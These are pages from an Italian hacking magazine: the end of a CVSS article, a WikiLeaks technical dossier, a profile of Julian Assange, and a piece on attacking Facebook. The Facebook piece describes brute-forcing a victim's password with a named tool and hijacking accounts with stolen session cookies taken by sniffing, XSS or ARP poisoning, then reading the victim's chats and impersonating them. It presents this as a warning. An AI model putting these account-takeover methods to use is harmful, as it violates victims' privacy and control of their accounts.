
Access Vector	Access Complexity	Authentication	Confidentiality Impact	Integrity Impact	Availability Impact
Network	Low	None	Partial	Partial	Partial
Collateral Damage Potential (CDP)	Collateral Damage Potential (CDP) / Target Distribution (TD)	Target Distribution (TD) / Riservatezza (CR)	Riservatezza (CR) / Integrità (IR)	Integrità (IR)	Disponibilità (AR)
Low	Low / Low (0-25%)	Low / Low (0-25%)	Low / Medium	Medium	Low

Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed

si ottiene un CVSS Score - 1.4, che è il nostro rischio residuo.
Una via più breve, ma meno ricca di informazioni, consiste nell'accedere al sito del NIST, usando come parametro di ricerca il CVE.

Nota: nella prima parte dell'articolo, pubblicata sul numero 209 di Hacker Journal, non è stato riportato tra gli autori il nome Francesco Merlo che risulta essere, tra l'altro, il principale artefice di questo doppio contributo dedicato all'analisi delel vulnerabilità.

Ce ne scusiamo pubblicando in questa sede la doverosa rettifica.

di NoeXKuzE
redazione@hackerjournal.it

DOSSIER WIKILEAKS

HACKING

LE TECNICHE DI WIKILEAKS PER CRIPTARE LE INFORMAZIONI E GLI ATTACCHI DOS IN QUESTO RICCO DOSSIER DEGNO DI UNA SPY STORY.

Ormai tutti conoscono il volto di Julian Assange, giornalista portavoce ufficiale di Wikileaks, grazie alla tempesta mediatica scatenatasi nelle ultime settimane a seguito della pubblicazione sul suo sito dei documenti riservati relativi alla guerra in Afghanistan e alle relazioni diplomatiche degli Stati Uniti degli ultimi cinquanta anni. Questa seconda pubblicazione ha portato alla luce lo scorso 28 novembre, ben 251.287 documenti confidenziali, denominati cable, decretando una crisi diplomatica di imprevedibili conseguenze.
Poco o nulla è stato detto però dai media del lato tecnico relativo alla struttura del sito web, degli hacker che lo gestiscono e degli attacchi che stanno sconvolgendo internet. Proprio per la sua natura, infatti, Wikileaks non parla molto delle sue difese, mentre rappresenta lo stato dell'arte per la gestione e la protezione delle informazioni.

IL BUNKER

Wikileaks.org è stato fondato da dissidenti cinesi, giornalisti, matematici e tecnologi degli Stati Uniti, Cina, Taiwan, Europa, Australia e Sud Africa ed è divenuto operativo agli inizi del 2007. Il comitato di coordinamento include giornalisti, crittografi, un analista dei servizi segreti degli Stati Uniti e rifugiati politici cinesi, russi e tibetani.

Ecco come si presenta l'accesso al sito di Pionen: all'interno della montagna è presente il data center.

La sua natura giudicata apertamente pericolosa, ne ha costituito sin dall'inizio un bersaglio per gruppi di pirati informatici al soldo o meno delle intelligence di tutto il mondo. Per tutelarsi da possibili oscuramenti totali, già lo scorso agosto era stato diffuso tramite sito web e reti p2p tutto l'archivio digitale di Wikileaks cifrato in AES256, senza rilasciare la password (archivio da 1,4Gb noto come Wikileaks Insurance File). Essa sarebbe stata resa pubblica nel caso in cui il sito fosse stato compromesso. Qualcuno ha ipotizzato che fosse un bluff, ma di certo ha funzionato come deterrente.
Wikileaks, da sempre soggetto a questi attacchi, per mantenersi online deve essere continuamente monitorato e ha come location principale i server del provider Banhof (www.bahnhof.se), all'interno di un bunker nella catena montuosa chiamata Pionen, da cui prende il nome. Si tratta di un vero e proprio bunker anti attacco atomico degli anni Settanta che è stato convertito in data center. Tra le caratteristiche peculiari di questa location, oltre la difesa naturale da possibili attacchi aerei, vi è anche l'autosufficienza energetica grazie alla presenza di generatori di backup progettati per sottomarini e basati su motori diesel tedeschi, per il funzionamento dell'impianto elettrico e idraulico.

Una sala riunioni all'interno del bunker. Sullo sfondo si vedono i rack che contengono i server tra cui anche Wikileaks.

Nonostante la location di tutto rispetto, i server per la natura stessa di internet, non possono essere immuni ad attacchi Ddos e proprio in questi giorni sono nati numerosi nuovi mirror di wikileaks, a seguito della chiusura dei principali siti wikileaks.org e wikileaks.net su pressione del governo americano, nel tentativo di oscurare e zittire Wikileaks.
E' possibile trovare facilmente uno di questi mirror ufficiali e non, andando all'indirizzo http://wikileaks.info, attualmente attivo, mentre è stato aperto un nuovo indirizzo ufficiale con il dominio wikileaks.ch, con segnalati tutti i mirror ufficiali all'indirizzo wikileaks.ch/mirrors.html. Per l'esattezza si tratta di 1559 mirror, numerosi dei quali implementano l'IPv6!

LA CENSURA E L'ANONIMATO

Wikileaks è considerato una concreta minaccia alla sicurezza degli Stati Uniti. A dirlo sono stati proprio i servizi segreti americani che hanno stilato un dossier riservato di 32 pagine datato 18 marzo 2008, dal titolo "Wikileaks.org - An Online Reference to Foreign Intelligence Services, Insurgents, Or Terrorist Groups?" (traduzione: "Wikileaks.org – Un riferimento online per servizi segreti stranieri, ribelli o gruppi terroristici?") che è stato pubblicato online proprio da Wikileaks lo scorso 15 marzo, con notevole eco mediatica.
Tale documento rappresenta forse l'approfondimento più accurato su cos'è tecnicamente Wikileaks e come funziona la raccolta e diffusione delle informazioni riservate operate dai suoi sostenitori, ovviamente dal punto di vista dei servizi segreti americani.

Assange si è guadagnato la copertina emblematica del Time che ha utilizzato la bandiera americana per chiudergli la bocca.

Alla chiave del successo di questa raccolta c'è la garanzia all'anonimato delle fonti che risiedono in tutto il mondo e possono fornire le informazioni tramite internet. Come si legge nel documento, chiunque può postare informazioni grazie al sistema Wiki senza alcuna revisione editoriale o supervisione volta ad appurare la verità delle notizie riportate. Un sistema senza censure in pratica. E' evidente che tale struttura possa prestarsi a facili critiche, dal momento che

i contenuti (apparentemente) non sono sottoposti ad alcuna verifica, tuttavia è proprio l'assenza di censura e la garanzia dell'anonimato che ne ha decretato la potenza esplosiva dal punto di vista mediatico. E Wikileaks assicura di effettuare opportune verifiche sui documenti ricevuti. Molti paesi, già prima del "Cable-gate", ossia la diffusione dei messaggi scambiati tra i diplomatici americani negli ultimi 50 anni, avevano deciso di bloccare l'accesso a Wikileaks. org. Tra questi la Cina, Israele, la Corea del Nord, la Russia, la Tailandia e lo Zimbabwe. Cina, Israele e Russia pretendono infatti di poter modificare autonomamente i contenuti pubblicati per perseguire le fonti, nonostante Putin dichiari inaspettatamente di essere contrario all'arresto di questi giorni di Assange. L'anonimato offerto da Wikileaks è garantito dall'utilizzo delle moderne tecnologie, ma soprattutto dalla fiducia che lega chi pubblica e chi fornisce le informazioni riservate. Per proteggere l'anonimato sono impiegate le piattaforme di Wiki e MediaWiki (alla base del funzionamento del sito web) e i protocolli OpenSSL, FreeNet, TOR, e crittaggio PGP per cifrare e rendere impossibile risalire al punto di accesso iniziale alla rete dei contenuti diffusi. Oltre alla diffusione via internet, le fonti anonime delle informazioni possono trasmettere ovviamente i contenuti tramite vecchi e sicuri metodi, come quello di inviare tramite posta CD o DVD cifrati ai volontari che lavorano per Wikileaks e che proteggendo l'origine delle informazioni, girano a loro volta i contenuti a chi è autorizzato a pubblicare i contenuti online. Una catena di tramissione basata chiaramente sulla fiducia che le parti ripongono tra loro.

I DOCUMENTI

La quantità dei documenti fuoriusciti è talmente ampia da aver richiesto lo sviluppo di software appositi da parte di Assange e dei suoi collaboratori, volti a catalogare e indicizzare le informazioni. Tra le funzioni base di questi software ad esempio, l'espansione automatica degli innumerevoli acronimi utilizzati ad esempio per i documenti riservati sulla guerra in Afghanistan. Tramite un'intensa attività di SQL e di pubblicazione di articoli è ora disponibile un database che permette di svolgere ricerche approfondite sulle oltre 2000 pagine riservate, ora a disposizione di chiunque. E le informazioni rivelate sono particolarmente esplosive. Per fare qualche esempio, tra le informazioni portate alla luce: centri nevralgici dei servizi segreti americani, operazioni su detenuti e presunte violazioni di diritti umani a Guantanamo, informazioni sul Dipartimento di Stato, le Forze Aree, la Marina e le unità dei Marines degli Stati Uniti, sulla polizia irakena e le forze di coalizione della Polonia, Danimarca, Ucraina, Lettonia, Slovacchia, Romania, Armenia, Kazakistan e El Salvador che hanno svolto servizio in Iraq e Afghanistan, quasi l'intero ordine di battaglia delle forze americane in Iraq e Afghanistan alla data di Aprile 2007, presunte rivelazioni relative alla violazione da parte degli Stati Uniti della convenzione sull'uso delle armi chimiche in Iraq e Afghanistan. Dopo aver indicizzato i contenuti, gli sviluppatori software hanno rintracciato in rete gli acronimi utilizzati dalla NATO per validare a campione le pagine. Manualmente sono state poi create delle liste di parole chiave utili a navigare tra i contenuti. Con l'utilizzo di scripting basato su VIM, PERL e programmi Python, tutto il materiale è stato poi organizzato in fogli di calcolo che hanno permesso una visualizzazione semplificata. Con successive fusioni, sono stati inclusi fogli di calcolo della logistica della NATO e acronimi utilizzati dalla logistica militare americana e il tutto è stato riversato nuovamente in SQL. Questo ha permesso ad esempio di ottenere informazioni accurate di tipo economico sugli apparati militari e sulle operazioni stesse di guerra.

GLI ATTACCHI

Il dossier si spinge ben oltre l'analisi di Wikileaks definendo possibili falle che potrebbero portare al controllo del sito web. Viene chiaramente evidenziato che le tecnologie utilizzate per rendere le comunicazioni cifrate hanno delle vulnerabilità che possono essere "exploitate" e che organizzazioni dotate di tecnici opportunamente addestrati, in possesso di sistemi e software appopriati, potrebbero

portare a buon fine attacchi in grado di prendere il controllo del sito. Come a dire tra le righe, che i servizi segreti sono pronti a intervenire per spegnere immediatamente Wikileaks.

Nel grafico è possibile osservare il downtime di oltre 24 ore causato a Wikileaks subito dopo la pubblicazione dei documenti denominati "cable-gate".

E' inoltre evidenziato che analisi digitali di tipo forense sui documenti e sulle reti coinvolte per la trasmissione dei dati potrebbero permettere di risalire alle località di origine utilizzate per diffondere i contenuti riservati fuoriusciti e

rintracciare quindi i responsabili di tali azioni.
A seguito dell'attacco a Wikileaks un gruppo di hacker denominato AnonOps ha lanciato operazioni di rappresaglia che hanno portato al downtime dei siti di Visa, MasterCard, PostFinance e PayPal, soggetti tutti coinvolti nella chiusura dei conti utilizzati per finanziare Wikileaks.

Ciò nonostante, Wikileaks assicura che le competenze necessarie per risalire agli indirizzi IP dei computer coinvolti, fino ai MAC delle schede di rete di partenza, sono tali da essere in possesso dei soli programmatori che si occupano di Wikileaks. Un'affermazione forse azzardata, ma che rende bene l'idea del livello di esperienza dei collaboratori di Julian Assange.
Lo stesso sito web ha alle spalle un lavoro continuo volto ad assicurarne la disponibilità online, nonostante i continui attacchi informatici.
Sul versante politico, diverse nazioni tentano di rendere illegale la stessa consultazione del sito web e il download dei contenuti in esso resi disponibili, bloccandone l'accesso.
Su quello giurisprudenziale, al contrario, ci si chiede anche negli Stati Uniti se debba essere costituzionalmente permesso di poter accedere a queste informazioni in relazione alla libertà di parola e di stampa.

IL FUTURO

Wikileaks aspira a divenire una voce autorevole indipendente e priva di censure cui chiunque può rivolgersi per denunciare tutte quelle notizie che i potenti più o meno in vista vorrebbero fossero taciute.
Wikileaks ora ha aperto anche uno spiraglio sul mondo nascosto dei servizi segreti e delle diplomazie,

rendendo palese agli occhi del mondo le forze in gioco per gli equilibri politici del pianeta. Gli attacchi continui perpetrati nei confronti del sito web, l'arresto del suo portavoce, la chiusura dei conti bancari e degli account pay-pal dei sostenitori di Wikileaks danno invece la dimensione degli interessi economici coinvolti dietro a tali movimenti politici. E ora il mondo è in attesa di conoscere le sorti di Julian Assange, attualmente detenuto in Inghilterra, ma per il quale probabilmente si sta cercando il modo di estradarlo negli USA.
Al di là delle informazioni rilasciate sembra sempre più necessario assicurare la massima libertà a internet come mezzo principe per la libertà di espressione a disposizione di ognuno. Forse sarà proprio il caso di Wikileaks a creare nell'opinione pubblica un forte desiderio di indipendenza della rete da tutti i governi. Quello che ogni hacker vorrebbe.


HATCHING TRUTH: WIKI

di Massimiliano Rinaldi
redazione@hackerjournal.it

JULIAN PAUL ASSANGE: VITTIMA O CARNEFICE?

WIKILEAKS

FIGURA CONTROVERSA E CARISMATICA, OSANNATA E ALTRETTANTO CRITICATA, JULIAN ASSANGE E' UNA DELLE ICONE PIÙ IMPORTANTI DELLA NUOVA EPOPEA DIGITALE.

WikiLeaks is a non-profit media organization dedicated to bringing important news and information to the public. We provide an innovative, secure and anonymous way for independent sources around the world to leak information to our journalists. We publish material of ethical, political and historical significance while keeping the identity of our sources anonymous, thus providing a universal way for the revealing of suppressed and censored injustices. Questo è il messaggio che campeggia nella home page di Wikileaks il sito che è riuscito a sollevare uno tsunami mediatico di proporzioni inaudite pubblicando documenti diplomatici statunitensi riservati e confidenziali che hanno sollevato, per il contenuto spesso "imbarazzante", una serie di polemiche a catena. WikiLeaks (dall'inglese "leak", "perdita", "fuga [di notizie]") è un'organizzazione internazionale senza scopo di lucro che riceve in modo anonimo, grazie

a un contenitore (drop box) protetto da un potente sistema di cifratura, documenti coperti da segreto (segreto di stato, segreto militare, segreto industriale, segreto bancario) e poi li carica sul proprio sito web. WikiLeaks riceve, in genere, documenti di carattere governativo o aziendale da fonti coperte dall'anonimato.

WIKILEAKS

Dietro il sito di Wikileaks c'è la figura controversa di Julian Paul Assange, australiano, 39 anni, buona parte dei quali dedicati proprio all'etica hacking. Assange giovanissimo entra a far parte, verso la fine degli anni ottanta, di "International Subversives" (Sovversivi internazionali) un gruppo di hacker internazionali ben noto alle cronache. Egli utilizza lo pseudonimo di "Mendax" (da una frase di Orazio: "magnificamente mendace"). Assange viene definito Giornalista, programmatore, attivista, però forse la parola che meglio lo descrive è anarchico. Non si riconosce nel sistema, lo combatte. Ne combatte le regole e proprio per questo i suoi guai con la giustizia iniziano molto presto. Nel 1991 subisce un'irruzione nella sua casa di Melbourne da parte della polizia federale australiana. L'accusa è quella di avere violato, via modem, diversi computer appartenenti a un'università australiana e di essere entrato nel sistema informatico del Dipartimento della Difesa americano (peraltro un'incursione definita periferica che non ha violato i centri nevralgici del sistema). Nel 1992 gli vengono rivolti 24 capi di accusa di hacking. Assange è condannato, ma in seguito è rilasciato per buona condotta, dopo aver pagato una multa di 2.100 dollari australiani. Tanto per rimanere in tema nel 1995 programma un port scannino open source chiamato software Nel 1997 collabora alla stesura del libro Underground: Tales of Hacking, Madness and Obsession on the Electronic Frontier. Dopo un periodo di studio non particolarmente fruttuoso (non coronato dalla laurea), tra il 2003 e il 2006, presso la facoltà di fisica e matematica all'Università di Melbourne, il suo impegno si rivolge decisamente al sito WikiLeaks.org di cui è tra i promotori nel 2007. Tecnicamente Assange si definisce "solamente" caporedattore di WikiLeaks ma i suoi meriti e, soprattutto i suoi "poteri" vanno ben oltre. WikiLeaks è una sua creatura fortemente compenetrata nel suo modo di essere, spesso al di fuori delle regole statutarie, questo appare ben evidente a tutti, specie i suoi detrattori e alla giustizia internazionale.

GRANDE VISIBILITÀ, GRANDI PROBLEMI

Da un grande potere derivano grandi responsabilità. Lo dice Peter Parker, al secolo l'Uomo Ragno, e a questa massima non si può sottrarre neanche Julian Assange i cui piccoli guai con la legge diventano decisamente più consistenti mano mano che la popolarità di WikiLeaks cresce. Il 18 novembre 2010 il tribunale di Stoccolma spicca un mandato d'arresto in contumacia nei suoi confronti con l'accusa di stupro, molestie e coercizione illegale. La vicenda viene poi ridimensionata nei contorni. In realtà ad Assange sarebbe stato contestato il rifiuto di sottoporsi ad un controllo medico sulle malattie sessualmente trasmissibili dopo aver avuto rapporti sessuali non protetti con due donne consenzienti, reato punibile in Svezia. Una delle donne coinvolte è Anna Ardin, una militante femminista e segretaria dell'associazione Brotherhood Movement. Il 20 novembre viene spiccato, sulla scorta di questa accusa, un mandato di arresto internazionale tramite Interpol dalla forza di polizia svedese. In aggiunta è stato diramato un mandato di arresto nell'Unione Europea tramite il Sistema di Informazione Schengen. Si arriva così alla data fatidica: il 28 novembre 2010. WikiLeaks rende di pubblico dominio oltre 251.000 documenti diplomatici statunitensi, molti dei quali etichettati come "confidenziali" o "segreti" che destano un grandissimo clamore. Si ipotizza che con la pubblicazione dei documenti siano state violate una serie di leggi internazionali, ma siamo ancora nel campo delle ipotesi tutte da verificare. Quello che è invece concreto è l'arresto di Assange che il 7 dicembre 2010 Assange si presenta spontaneamente negli uffici di Scotland Yard e viene trattenuto in seguito al mandato di cattura internazionale per i fatti a sfondo sessuale. Di fatto l'unica accusa realmente pendente ad oggi sul suo capo. Infine, il 16 dicembre, viene scarcerato a seguito del pagamento di una cauzione di 200.000 sterilne, messe insieme, almeno così si dice, in massima parte dai suoi sostenitori. Ora l'udienza del processo a suo carico è attesa per l'11 Gennaio.

VITTIMA O CARNEFICE?

La risposta non è semplice. L'attività di Assange è indubbiamente molto fastidiosa per i "potenti" di ogni paese del mondo e le finalità etiche che la sorreggono di base si possono considerare nobili. Ma ci sono delle ombre che si fa fatica a dissipare completamente. Qualcuno ipotizza che tutto questo teatrino sia stato allestito ad arte per raccogliere fondi milionari, quindi anche per scopi di lucro. C'è poi chi alza il dito sui sostenitori e ipotizza che alcuni finanziatori siano organizzazioni, anche grossi editori, i cui scopi potrebbero essere quelli di utilizzare l'attività investigativa del sito per i propri vantaggi. Insomma bianco o nero? Paladino o speculatore? Ai posteri la sentenza. Intanto sul sito WikiLeaks si può scaricare un documento compresso di qualche MB che contiene tutti i 251.000 torrent che consentono di scaricare altrettanti documenti, tutti quelli finora resi pubblici dal sito. Un'ondata di rivelazioni difficile da contrastare perché non basta più chiudere WikiLeaks per arginare la diffusione dei documenti. Il sito è ripreso da migliaia i altri siti, i torrent viaggiano e si diffondono in rete come un'epidemia che difficilmente potrà essere arrestata.

di Massimiliano Brasile
redazione@hackerjournal.it

BUCHIAMO FACEBOOK

ATTACKING

Ti fidi di Facebook? Ecco come bucare il social network

Diciamocelo: nolenti o volenti i social network sono un successo planetario che prescinde dalla qualità e quantità di cose scritte fuori e dentro. Facebook (FB) è forse il fenomeno più clamoroso, per la crescita continua di persone connesse da tutto il mondo e i fenomeni di aggregazione che raccolgono individui fisicamente e culturalmente distanti.
Ma FB è pur sempre un'applicazione software e come tale soggetta a bug, falle di sicurezza e anomalie. Vediamo cosa si rischia quindi a utilizzarlo e a comunicare al social network foto e informazioni personali.

HACK DI UN INVITO

Può capitare che se usiamo da tempo internet abbiamo diversi indirizzi e-mail che nel tempo abbiamo dato ad amici, colleghi, parenti e così via e che quindi non tutti si siano sincronizzati con l'ultimo account che stiamo usando come ufficiale, ad esempio su Gmail. Disgrazia vuole che qualcuno con cui desideriamo assolutamente diventare amici su FB ci invii l'invito proprio su un account che vorremmo chiudere, ma non possiamo. Potremmo provare ad aggiungere il nostro amico al nostro profilo FB cercandone nome, cognome e-mail. Ma potremmo anche ottenere centinaia di risultati, o nessuno perché magari ha scelto uno pseudonimo e non i dati reali. Perdiamo quindi la possibilità di agganciarlo al nostro network dove siamo registrati con un indirizzo diverso? Per nulla, basta un minimo di hacking.
L'URL che ci ha inviato FB via e-mail ha un formato simile a questo:
http://www.facebook.com/p.php?i=XXXXXXXXX&k=YYYYYYYYYY&r&v=2
Dove XXXXXXXXX rappresenta l'ID su FB dell'utente che ci ha contattato. Con questa informazione possiamo raggiungere direttamente il suo profilo su FB sostituendolo all'indirizzo sotto http://www.facebook.com/profile.php?id=XXXXXXXXX
Una volta aperto, clicchiamo su "Add as Friend" e dopo essere stati accettati dal nostro amico possiamo cestinare il vecchio invito. La protezione è effettivamente debole, trasmettendo all'esterno del social network un identificativo privato. Restano tuttavia le difese interne basate sull'autenticazione dei due utenti coinvolti.

CRACK DELLA PASSWORD


Qualcuno si aspetterà di venire a sapere prima o poi che ci sia una grave falla di sicurezza o magari grazie a una mano data

da Microsoft, siano state lasciate delle vulnerabilità intrinseche che permettono di accedere liberamente agli account di FB. Invece senza troppe speculazioni, è stato realizzato un piccolo tool scritto in Java che fa il suo dovere alla vecchia maniera, con un brute-force.
Può utilizzare vocabolari di parole già pronte ed è gratuito. Si chiama Facebooz (http://facebooz.goldeye.info) e gli occorre solamente un Java Runtime-Environment per funzionare localmente. Si inserisce l'e-mail della vittima, si carica il dizionario che si vuole utilizzare e lui parte, incurante delle pause generate dalla controffensiva di FB che allungheranno i tempi, ma si sa che la pazienza è la virtù dei forti! Questo per ricordare che una password non è mai troppo complicata! Ed è bene usare anche i caratteri più strani creando parole o frasi senza senso.

CONTROLLO DI UN ACCOUNT

Esistono poi metodi più raffinati per sconvolgere la tranquillità di un utente FB, che basano l'attacco sui cookie che sono generati man mano che utilizziamo il social network per prendere contatto con gli altri utenti. In pratica può essere realizzato un vero sniffing di credenziali d'accesso da remoto basandoci sulle informazioni che FB ci permette di ottenere sulla vittima. Il risultato finale può essere quello di prendere il controllo di un account su FB senza conoscere la password di accesso e senza che la vittima se ne accorga.
Per avere i cookie ogni metodo può andare bene: sniffando il traffico, XSS, social engineering, ARP Poison-Sniffing. Basta loggarsi in FB con il proprio account e sniffare i propri cookie o raccoglierne di nuovi man mano che entriamo in contatto con l'obiettivo.

Alla fine avremo raccolto i dati necessari da dare in pasto a un tool abbastanza potente chiamato FBController (http://my.opera.com/quakerdoomer/blog/fbcontroller-v3-0-facebook-

FBController somiglia molto ai tool dei black-hat, ma l'autore precisa che non viene effettuato alcun crack dell'account.

Semplice ed efficace, Facebooz utilizza il meccanismo di errore di FB per tentare più volte di accedere all'account; l'utilizzo dei dizionari permette di tarare l'attacco sulla vittima.

Passando un file che contiene i cookie FBController riesce a sferrare i suoi attacchi mirati.

In questo esempio viene mostrato come è possibile avviare una chat al posto della vittima.

In questo esempio viene mostrato come sia possibile alterare i settaggi scelti dalla vittima in merito alla protezione della privacy

Nexus è un plugin molto efficiente che riesce a ricostruire la rete di connessioni che potrebbero legarci a un utente veramente distante da noi.

control-utility-version-3-0). Tramite questo strumento è possibile prendere il controllo di qualunque account ad esempio per controllarne la lista degli amici online o avviare una conversazione come fossimo quell'utente e soprattutto inviare e ricevere messaggi al suo posto.

E' possibile vedere la cronologia delle conversazioni passate dell'utente vittima con I suoi amici a prescindere che essi siano online o offline, effettuare "Poke" ai suoi amici e modificare i parametri relativi alla Privacy.
Nella versione 3.0 di FBController viene poi inserito il Facebook Nexus Explorer (attualmente in beta), che funzionando come un motore di ricerca, permette di individuare utenti di FB a partire dalle liste di amici, restituendo il numero di salti necessari a raggiungere gli utenti trovati. In FB esiste una funzionalità simile chiamata "Mutual friend" che viene però limitata a un solo salto, mentre con Nexus non ci sono limiti (nella beta attuale il limite è temporaneamente a uno comunque).

Il funzionamento è molto semplice: basta definire l'ID di partenza e un ID obiettivo, oltre a indicare la profondità della ricerca che si intende raggiungere. Per ogni nuovo ID raggiunto vengono estratte le liste di amici e possono partire nuove ricerche in modo ricorsivo. Questo quindi negando di fatto il controllo di FB sulle relazioni, la chiave centrale del funzionamento dei social network.

CONCLUSIONI

Questa piccola panoramica voleva soltanto mostrare alcune delle debolezze inevitabili di un social network come FB.

E ricordando che nel campo degli OS, il progressivo affermarsi di Windows come sistema desktop è coinciso con l'aumento esponenziale di virus e attacchi diretti verso questa piattaforma, assisteremo molto presto al propagarsi di minacce serie che funzionano grazie alle API dei social network e riescono a infettare molte più vittime, spesso poco esperte e quindi più vulnerabili, in brevissimo tempo.

Agli amministratori di rete l'arduo compito di far conciliare informazione e prevenzione degli utenti per i quali si è responsabili. Alle riviste come la nostra quella di suonare campanelli di allarme.

di Spirit
redazione@hackerjournal.it

DEFACCIARE CHE PASSIONE

HACKING

